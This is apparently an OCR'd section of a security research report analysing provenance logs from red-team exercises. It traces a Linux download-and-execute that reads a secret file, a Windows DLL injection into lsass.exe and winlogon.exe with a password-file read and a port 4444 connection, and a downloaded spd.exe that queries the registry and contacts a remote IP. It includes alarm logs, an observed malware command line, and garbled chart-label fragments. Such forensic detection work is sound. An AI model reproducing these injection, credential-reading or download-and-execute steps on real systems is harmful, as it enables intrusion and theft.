
Firefox does not do anything suspicious (we were looking for scenario similar to engagement 1, where a file is dropped and executed).

There exist the following txt files in /home/steve:
state.txt, openfiles.txt, commands.txt, ipinfo.txt, currentuser.txt.

These however are only read by cat and nautilus, and the instances of these processes do not copy them elsewhere or leak them. The instances of these processes also seem to be started manually and not spawning from firefox. We believe these activities are benign.

/home/steve/diff.This file is downloaded from firefox from 109.112.47.46:12148 and executed via bash. The resulting process communicates with 128.55.12.167:443 and next reads a file named /home/steve/stealth/secret, which was created previously with nano. The bash process that executes the file /home/steve/diff, however, is not created by firefox. In fact, the parent of the bash process is the process gnome-terminal, which indicates that bash was started manually. In short, it looks like the file /home/steve/diff is downloaded from firefox and manually executed from a bash terminal.

We did not see any additional suspicious activities in THEIA. A graph representation of these activities is below.



4.4.6 Detection of PANDEX Attacks on FiveDirections


Analysis Summary

There are two attacks in pandex scenario, one is dll injection and the other one is download/execute.
(1) Two alarms are reported when "rundll32.exe" injects into "lsass.exe" and "winlogon.exe".

17-05-17 15:27:31.47: Alarm: UntrustedLoad: 200: Subject 8399 pid=3540 rundll32.exe Subject 144 pid=516 lsass.exe
17-05-17 15:27:39.91: Alarm: UntrustedLoad: 200: Subject 8399 pid=3540 rundll32.exe Subject 236 pid=3656 winlogon.exe

The "lsass.exe" process communicates with multiple remote IP addresses, and all those IP addresses matched with the RDP login IP addresses. In the benign data provided, RDP connections were present, but "lsass.exe" didn't make remote network connections, so this network activity by lsass could be part of an attack. Unfortunately, 5d does not provide any further information that can be used to trace back from lsass.

lsass.exe (pid: 516) first made remote network connections with different ports of 10.0.6.31, 128.55.12.81 and 129.55.12.81. It then executed rundll32.exe (pid: 3540). This process ("rundll32.exe") communicated with remote address "128.55.12.185:4444", and then read "C:\Users\steve\Desktop\password.txt". It then opened the memory space of two other processes, lsass.exe (pid:516) and winlogon.exe (pid:3656) and created remote threads within them. These activities are consistent with dll injection. The two injected processes didn't seem to perform any activities after the injection.



(2) An alarm is reported when firefox executed the downloaded "spd.exe".


17-05-22 11:38:52.52: Alarm: UntrustedLoad: 200: Object 123049 (C:\Users\steve\spd.exe) Subject 15280 pid=3940 "C:\Users\steve\Documents\Mozilla Firefox\firefox.exe" http://www.hbo.com

Download and execution:
Firefox (pid: 3940) created the file C:\Users\steve\spd.exeand executed it. This file was likely downloaded from the IP address194.90.181.242:80.

There were two executions of spd.exe, one with the command line "spd.exe 212.36.52.109 80 10 3" and pid 4004 and the other with command line"spd.exe 212.36.52.109 80 10 10" and pid3240.

Information gathering
Both spd.exe processes read files under the directory "\REGISTRY\MACHINE" and then communicated with the IP address 212.36.52.109:80.

Cleanup
At last, firefox (PID 3940) deleted the executable file "C:\Users\steve\spd.exe".




Additional details about the specifics of these attacks are provided below.

dll Injection Attack (2017-05-17)
Key entity:

- rundll32.exe [770f95d1af28404fb7a9dcdc2a73ee68, SUBJECT_PROCESS]

Summary:

1. rundll32.exematches the dll injection behavior signature from NWU
2. It is EVENT_EXECUTEed by lsass.exe
3. It interacted (EVENT_EXECUTE/EVENT_CREATE_THREAD) with lsass.exe and winlogon.exe
4. It connected to 128.55.12.185:4444around 19:23 UTC
5. It read C:\Users\steve\Desktop\password.txtaround 19:27 UTC
6. It scanned current processes at 19:27 UTC




Data set: 5d.pandex.20170517.rundll32.fw1t

x-axis: Time

Time zone: UTC

More details about the injection:
lsass.exe[c73a959357644771b95df96f00867943]

- EVENT_EXECUTE
    - rundll32.exe[770f95d1af28404fb7a9dcdc2a73ee68]
        - EVENT_CREATE_THREAD
            - lsass.exe[c73a959357644771b95df96f00867943]
            - Unnamed Thread [6161a1ac957b4b2395ab5a0cc37b3914]
        - EVENT_CREATE_THREAD
            - winlogon.exe[3e932bb84c3b44d0b036be2daa1d5114]
            - Unnamed Thread [3a1c703000be43eead8c3fa66290246d]
        - EVENT_CREATE_THREAD (happened at the same time as the second)
            - winlogon.exe[3e932bb84c3b44d0b036be2daa1d5114]
            - Unnamed Thread [b1fcda03e5ce4ad3bfbae37f8c4ebe7d]



Data set: 5d.pandex.20170517.rundll32.3inje


x-axis: Time

Time zone: Local

The start of rundll32.exe:
lsass.exe EVENT_EXECUTErundll32.exe, and thenrundll32.exeEVENT_CREATE_THREAD one thread in lsass.exe and two in winlogon.exe.

We present the execution procedure of rundll32.exein the figure below. The two magenta vertical lines are two EVENT_EXECUTE issued by lsass.exe: the first connects C:\Windows\System32\rundll32.exe (file)[57b6c6b0a4df40ca8a354cefeed16c3e]; the second connects rundll32.exe.

There are no events right before the two EVENT_EXECUTEs, so it is unknown why lsass.exe started rundll32.exe.



Data set: 5d.pandex.20170517.rundll32.lsas: x-axis: Time Time zone: UTC

se.exe -secured -Embedding
ɔx.exe" http://www.hbo.com
ice\Office15\WINWORD.exe"
:tionPlatform\OSPPSVC.EXE"
ı\wmiprvse.exe -Embedding
se.exe -secured -Embedding
: Office\Office15\EXCEL.exe"
ce\Office15\POWERPNT.exe"
taskhost.exe $(Arg0)
ı\wmiprvse.exe -Embedding
: Office\Office15\EXCEL.exe"
taskhost.exe $(Arg0)
: Office\Office15\EXCEL.exe"
: Office\Office15\EXCEL.exe"
taskhost.exe $(Arg0)
se.exe -secured -Embedding
ɔx.exe" http://www.hbo.com
ı\wmiprvse.exe -Embedding
ɔvement Program\Uploader"
se.exe -secured -Embedding
10.0.6.17
10.0.6.17
10.0.6.17
10.0.6.17
10.0.6.17
taskhost.exe $(Arg0)
lows\System32\rundll32.exe
rundll32.exe
ıdows\System32\apphelp.dll
ENTITY_REGISTRYKEYOBJECT
129.55.12.67
129.55.12.67
129.55.12.67
129.55.12.67
129.55.12.67
ice\Office15\WINWORD.exe"
:tionPlatform\OSPPSVC.EXE"
ı\wmiprvse.exe -Embedding
ons\steve:Interactive:LUA[4]
: Office\Office15\EXCEL.exe"
taskhost.exe $(Arg0)
ce\Office15\POWERPNT.exe"
: Office\Office15\EXCEL.exe"
taskhost.exe $(Arg0)
: Office\Office15\EXCEL.exe"
taskhost.exe $(Arg0)
se.exe -secured -Embedding
ɔx.exe" http://www.hbo.com

Some potentially dangerous entities:
- C:\Windows\System32\rundll32.exe

- No incoming edge
- EVENT_EXECUTE by lsass.exe (right before rundll32.exe's first activity with lsass.exe)
- EVENT_EXECUTE services.exe[504e64506d5645b7928cfad665156cbb]
- EVENT_EXECUTE svchost.exe [75629ab52eab42a186d5d54dcb0dc6de]

- services.exe

- Highly likely to be benign
- Started with winlogbeat.exe
- Lots of contiguous activities
  - BW1: 799 entities, 29747 events
  - FW1: 314 entities, 1414 events

- svchost.exe

- Highly likely to be benign
- Lots of contiguous activities
  - BW1: 58777 entities, 236001 events

- C:\Windows\System32\sechost.dll [bde19d365dc44880babafaf1e5dadaaa]


- EVENT_EXECUTE by rundll32.exe
- Highly likely to be benign
- No incoming edge (reside in the system from the beginning)
- It is accessed by 1746 processes via EVENT_EXECUTE

- winlogbeat.exe [602c20c2122f4b458715fdbaf3f40038]

- EVENT_OTHER by rundll32.exe
- Highly likely to be benign (the name indicates it belongs to the monitoring system of 5D)

- powershell.exe

- EVENT_OTHER by rundll32.exe
- Highly likely to be benign (seems to be the benign activity generator)



Data set: tmp.json
x-axis: Time
Time zone: UTC

12 PM
03 PM
06 PM
09 PM
Tue 16
03 AM
06 AM
09 AM
12 PM
03 PM
06 PM
09 PM
Wed 17
03 AM
06 AM
09 AM
12 PM
03 PM
06 PM
09 PM
Thu 18
03 AM
06
Calc.exe
Calc.exe
powershell.exe
conhost.exe
Explorer.EXE
Dwm.exe
EXCEL.exe
EXCEL.exe
firefox.exe
POWERPNT.exe
rdpclip.exe
WINWORD.exe
taskhost.exe
nts\Mozilla Firefox\firefox.exe
" http://www.tourism.gov.pk
ENTITY_REGISTRYKEYOBJECT
ox.exe" http://www.uitp.com
:.exe" http://www.geico.com
fox.exe" http://www.usc.edu
ice\Office15\POWERPNT.EXE
ENTITY_REGISTRYKEYOBJECT
ce\Office15\POWERPNT.exe"
ENTITY_REGISTRYKEYOBJECT
n Files (x86)\Microsoft Office
dows\AppPatch\sysmain.sdb
36)\Microsoft Office\Office15
ENTITY_REGISTRYKEYOBJECT
ENTITY_REGISTRYKEYOBJECT
e" http://www.igodigital.com
:e" http://www.pandora.com
http://www.dentalplans.gov
e" http://www.igodigital.com
lows\System32\notepad.exe
ows\System32\Notepad.exe"
efox.exe" http://www.a7.org
http://www.dentalplans.gov
C:\Windows\System32
ox.exe" http://www.hbo.com
Mozilla Firefox\firefox.exe" 90
:.exe" http://www.bovia.com
x.exe" http://www.msn.co.kr
fice\Office15\WINWORD.EXE
ice\Office15\WINWORD.exe"
ENTITY_REGISTRYKEYOBJECT
.exe" http://www.rudolf.com
efox.exe" http://www.sako.fi
ENTITY_REGISTRYKEYOBJECT
ENTITY_REGISTRYKEYOBJECT
ENTITY_REGISTRYKEYOBJECT
ENTITY_REGISTRYKEYOBJECT
t Office\Office15\EXCEL.EXE
ENTITY_REGISTRYKEYOBJECT
t Office\Office15\EXCEL.exe"
ows\System32\Notepad.exe"

The three threads after injection
- thread [6161a1ac957b4b2395ab5a0cc37b3914] associated with lsass.exe

- It did nothing.

- thread [3a1c703000be43eead8c3fa66290246d] associated with winlogon.exe

- It did nothing.

- thread [b1fcda03e5ce4ad3bfbae37f8c4ebe7d] associated with winlogon.exe

- It did nothing.

